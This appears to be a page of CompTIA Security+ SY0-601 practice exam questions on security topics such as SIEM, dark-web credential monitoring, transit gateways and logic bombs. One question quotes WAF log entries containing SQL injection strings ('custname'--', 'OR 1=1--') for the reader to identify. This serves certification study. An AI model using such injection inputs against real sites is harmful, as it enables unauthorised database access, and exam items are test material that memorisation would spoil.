
Which of the following should be monitored by threat intelligence researchers who search for leaked credentials?

A. Common Weakness Enumeration

B. OSINT

C. Dark web

D. Vulnerability databases



Actual exam question from CompTIA's SY0-601
Question #: 98
Topic #: 1
[All SY0-601 Questions]

A security analyst needs to be able to search and correlate logs from multiple sources in a single tool. Which of the following would BEST allow a security analyst to have this ability?

A. SOAR

B. SIEM

C. Log collectors

D. Network-attached storage

Show Suggested Answer


Actual exam question from CompTIA's SY0-601

Question #: 99

Topic #: 1

[All SY0-601 Questions]

A security analyst is investigating suspicious traffic on the web server located at IP address 10.10.1.1. A search of the WAF logs reveals the following output:



Source IP	Destination IP	Requested URL	Action Taken
172.16.1.3	10.10.1.1	/web/cgi-bin/contact?category=custname‘--	permit and log
172.16.1.3	10.10.1.1	/web/cgi-bin/contact?category=custname+OR+1=1--	permit and log

Which of the following is MOST likely occurring?


A. XSS attack

B. SQLi attack

C. Replay attack

D. XSRF attack

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 100

Topic #: 1

[All SY0-601 Questions]


Which of the following components can be used to consolidate and forward inbound internet traffic to multiple cloud environments though a single firewall?

A. Transit gateway

B. Cloud hot site

C. Edge computing

D. DNS sinkhole



Actual exam question from CompTIA's SY0-601

Question #: 101

Topic #: 1

[All SY0-601 Questions]

A DBA reports that several production server hard drives were wiped over the weekend. The DBA also reports that several Linux servers were unavailable due to system files being deleted unexpectedly. A security analyst verified that software was configured to delete data deliberately from those servers. No backdoors to any servers were found. Which of the following attacks was MOST likely used to cause the data loss?


A. Logic bomb

B. Ransomware

C. Fileless virus

D. Remote access Trojans

E. Rootkit



Actual exam question from CompTIA's SY0-601

Question #: 102

Topic #: 1

[All SY0-601 Questions]

